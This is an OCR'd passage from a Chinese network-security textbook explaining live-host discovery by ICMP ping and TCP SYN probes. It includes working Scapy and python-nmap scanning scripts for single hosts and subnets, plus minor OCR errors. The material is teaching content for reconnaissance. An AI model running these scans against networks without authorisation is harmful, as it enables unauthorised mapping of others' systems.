Source	Destination	Protoco	Lengt	Info
192.168.169.130	192.168.168.1	ICMP	98	Echo (ping) request id=0x0761, seq=1/256, ttl=64 (no response found!)

图 5-23　发出 ICMP 请求并没有得到回应

前面在命令行中完成了这个扫描，现在来编写一个完整的 ICMP 扫描程序。完整的程序内容如下所示。

```
import sys
if len(sys.argv) != 2:
    print "Usage: icmpPing <IP>\n eg: icmpPing 192.168.1.1"
    sys.exit(1)
from scapy.all import sr,IP,ICMP
ans,unans=sr(IP(dst= sys.argv[1])/ICMP())
for snd,rcv in ans:
    print rcv.sprintf("%IP.src% is alive")
```

在 Aptana Studio 3 中完成这个程序，将这个程序以 icmpPing.py 为名保存起来。但是这个程序需要一个参数，可以在 Run Configurations 中设置本次要扫描的目标地址“192.168.1.1”为运行的参数，执行的结果如图 5-24 所示。




图 5-24　icmpPing.py 执行的结果

也可以使用更简单的 Nmap 库来实现这个功能。在 Nmap 中使用，-PE 表示使用 ICMP，-sn 表示只测试该主机的状态（这里是为了加快扫描速度）。在 Nmap 中使用 ICMP 进行扫描的语法格式为：

```
Nmap  -PE  -sn  [ 目标 IP]
```

现在使用 nmap 库来实现对目标进行的 ICMP 扫描，这个程序如下所示。

```
import sys
if len(sys.argv) != 2:
        print "Usage: icmpPing2  <IP> eg: icmpPing2 192.168.1.1"
        sys.exit(1)
import nmap
nm = nmap.PortScanner()
nm.scan(sys.argv[1], arguments='-PE  -sn ')
for host in nm.all_hosts():
    print('----------------------------------------------------')
```

```
print('Host : %s (%s)' % (host, nm[host].hostname()))
print('State : %s' % nm[host].state())
```

在 Aptana Studio 3 中完成这个程序，将这个程序以 icmpPing2 为名保存起来，在 Run Configurations 中为这个程序指定一个参数“192.168.1.1”，然后执行，如图 5-25 所示。




图 5-25　使用 icmpPing2.py 扫描 192.168.1.1 的结果

这个程序也可以用来扫描一个范围内的主机，例如 192.168.1.0/24，只需要为这个程序指定参数，然后执行，图 5-26 给出了执行的结果。




图 5-26　使用 icmpPing2.py 扫描 192.168.1.0/24 的结果

基于 ICMP 的扫描是一种很常见的方法，相比 ARP 只能应用于以太网环境中的特点，这种方法的应用范围要广泛得多。无论是以太网还是互联网都可以使用这种方法。但是基于 ICMP 的扫描的缺陷也很明显，由于大量网络设备，例如很多路由器、防火墙等都对 ICMP 进行了屏蔽，这样就会导致扫描结果不准确。

5.2.3　基于 TCP 的活跃主机发现技术

TCP（Transmission Control Protocol，传输控制协议）是一个位于传输层的协议。它是一种面向连接的、可靠的、基于字节流的传输层通信协议，由 IETF 的 RFC 793 定义。TCP 的特点是使用三次握手协议建立连接。当主动方发出 SYN 连接请求后，等待对方回答 TCP 的三次握手 SYN+ACK，并最终对对方的 SYN 执行 ACK 确认。这种建立连接的方法可以防止产生错误的连接 .TCP 三次握手的过程如下所示。

第一步：客户端发送 SYN（SEQ=x）数据包给服务器端，进入 SYN_SEND 状态，如图 5-27 所示。




图 5-27　TCP 三次握手中的第 g 次握手

第二步：服务器端收到 SYN 数据包，回应一个 SYN（SEQ=y）+ACK(ACK=x+1）数据包，进入 SYN_RECV 状态，如图 5-28 所示。




图 5-28　TCP 三次握手中的第二次握手

第三步：客户端收到服务器端的 SYN 数据包，回应一个 ACK(ACK=y+1）数据包，进入 Established 状态。三次握手完成，TCP 客户端和服务器端成功地建立连接，可以开始传输数据，如图 5-29 所示。




图 5-29　TCP 三次握手中的第三次握手

TCP 和 ARP、ICMP 等协议并不处于同一层，而是位于它们的上一层传输层。在这一层中出现了“端口”的概念。“端口”是英文 port 的意译，可以认为是设备与外界通信交流的出口。端口可分为虚拟端口和物理端口，这里使用的就是虚拟端口，指的是计算机内部或交换机路由器内的端口，例如计算机中的 80 端口、21 端口、23 端口等。这些端口可以被不同的服务所使用来进行各种通信，例如 Web 服务、FTP 服务、SMTP 服务等，这些服务都是通过“IP 地址 + 端口号”来区分的。

如果检测到一台主机的某个端口有回应，也一样可以判断这台主机是活跃主机。需要注意的是，如果一台主机处于活跃状态，那么它的端口即使是关闭的，在收到请求时，也会给出一个回应，只不过并不是一个“SYN+ACK”数据包，而是一个拒绝连接的“RST”数据包。

这样在检测目标主机是否是活跃主机的时候，就可以向目标的 80 端口发送一个 SYN 数据包，之后的情形可能有如下三种。

第一种：主机发送的 SYN 数据包到达了目标的 80 端口处，但是目标端口关闭了，所以目标主机会发回一个 RST 数据包，这个过程如图 5-30 所示。




图 5-30　目标主机活跃但是端口关闭的情形

第二种：主机发送的 SYN 数据包到达目标的 80 端口处，而且目标端口开放，所以目标主机会发回一个“SYN+ACK”数据包，这个过程如图 5-31 所示。




图 5-31　目标主机活跃而且端口开放的情形

第三种：主机发送的 SYN 数据包到达不了目标，这时就不会收到任何回应，这个过程如图 5-32 所示。




图 5-32　目标主机非活跃的情形

也就是说，只要收到了 TCP 回应，就可以判断该主机为活跃状态。

现在来编写一个利用 TCP 实现的活跃主机扫描程序，这个程序有很多种方式可以实现，首先借助 Scapy 库来完成。核心的思想就是要产生一个 TCP 请求，首先查看 Scapy 库中 TCP 类型数据包中需要的参数，如图 5-33 所示。

这里的大多数参数都不需要设置，需要考虑的是 sport、dport 和 flags。sport 是源端口，dport 是目的端口，而 flags 是标志位，可能的值包括 SYN（建立连接）、FIN（关闭连接）、

ACK（响应）、PSH（有 DATA 数据传输）、RST（连接重置）。此处将 flags 设置为“S”，也就是 SYN。另外，TCP 并没有目标地址和源地址，所以需要在 IP 层进行设置。

```
>>> ls(TCP)
sport      : ShortEnumField              = (20)
dport      : ShortEnumField              = (80)
seq        : IntField                    = (0)
ack        : IntField                    = (0)
dataofs    : BitField (4 bits)           = (None)
reserved   : BitField (3 bits)           = (0)
flags      : FlagsField (9 bits)         = (2)
window     : ShortField                  = (8192)
chksum     : XShortField                 = (None)
urgptr     : ShortField                  = (0)
options    : TCPOptionsField             = ({})
```

图 5-33 Scapy 库中的 TCP 数据包的参数

接下来构造一个发往 192.168.1.2 的 80 端口的 SYN 请求数据包并将其发送出去。

```
>>> ans,unans=sr( IP(dst="192.168.1.*")/TCP(dport=80,flags="S") )
```

按照之前的思路，需要对这个请求的回应进行监听，如果得到了回应，就证明目标在线，并打印输出这个主机的 IP 地址。

```
>>> ans.summary(lambda (s,r): r.sprintf("%IP.src% is alive") )
```

同样上面是在命令行中完成了这个扫描，现在编写一个完整的 TCP 扫描程序，完整的程序内容如下所示。

```
import sys
if len(sys.argv) != 3:
    print "Usage: tcpPing <IP>\n eg: tcpPing 192.168.1.1 80"
    sys.exit(1)
from scapy.all import sr,IP,TCP
ans,unans=sr( IP(dst= sys.argv[1])/TCP(dport=int (sys.argv[2]),flags="S") )
for snd,rcv in ans:
    print rcv.sprintf("%IP.src% is alive")
```

在 Aptana Studio 3 中完成这个程序，将这个程序以“tcpPing”为名保存起来，在 Run Configurations 中为这个程序指定两个参数“192.168.1.101 445”，如图 5-34 所示。

然后执行这个程序的结果如图 5-35 所示。




图 5-34 设定参数




图 5-35 目标主机活跃的情形

也可以使用更为简单的 nmap 库来实现这个功能。在 Nmap 中使用 -sT 表示使用 TCP，但是这里不能使用 -sn 选项，因为这样会跳过端口扫描。在 Nmap 中使用 TCP 进行扫描的语法格式为：

```
nm.scan('192.168.169.2', arguments=' -sT')
```

现在使用 nmap 库来实现对目标进行 TCP 扫描，这个程序如下所示。

```
import sys
if len(sys.argv) != 2:
    print "Usage: tcpPing2  <IP> eg: tcpPing2 192.168.1.1"
    sys.exit(1)
import nmap
nm = nmap.PortScanner()
nm.scan(sys.argv[1], arguments=' -sT')
for host in nm.all_hosts():
    print('----------------------------------------------------')
    print('Host : %s (%s)' % (host, nm[host].hostname()))
    print('State : %s' % nm[host].state())
```

在 Aptana Studio 3 中完成这个程序，将这个程序以“ tcpPing2”为名保存起来，在 Run Configurations 中为这个程序指定一个参数“192.168.1.1”，然后执行，如图 5-36 所示。

这个程序也可以用来扫描一个范围内的主机，例如 192.168.1.0/24，只需要为这个程序指定参数，然后执行，图 5-37 给出了执行的结果。




图 5-36　使用 tcpPing2.py 扫描 192.168.1.1 的结果

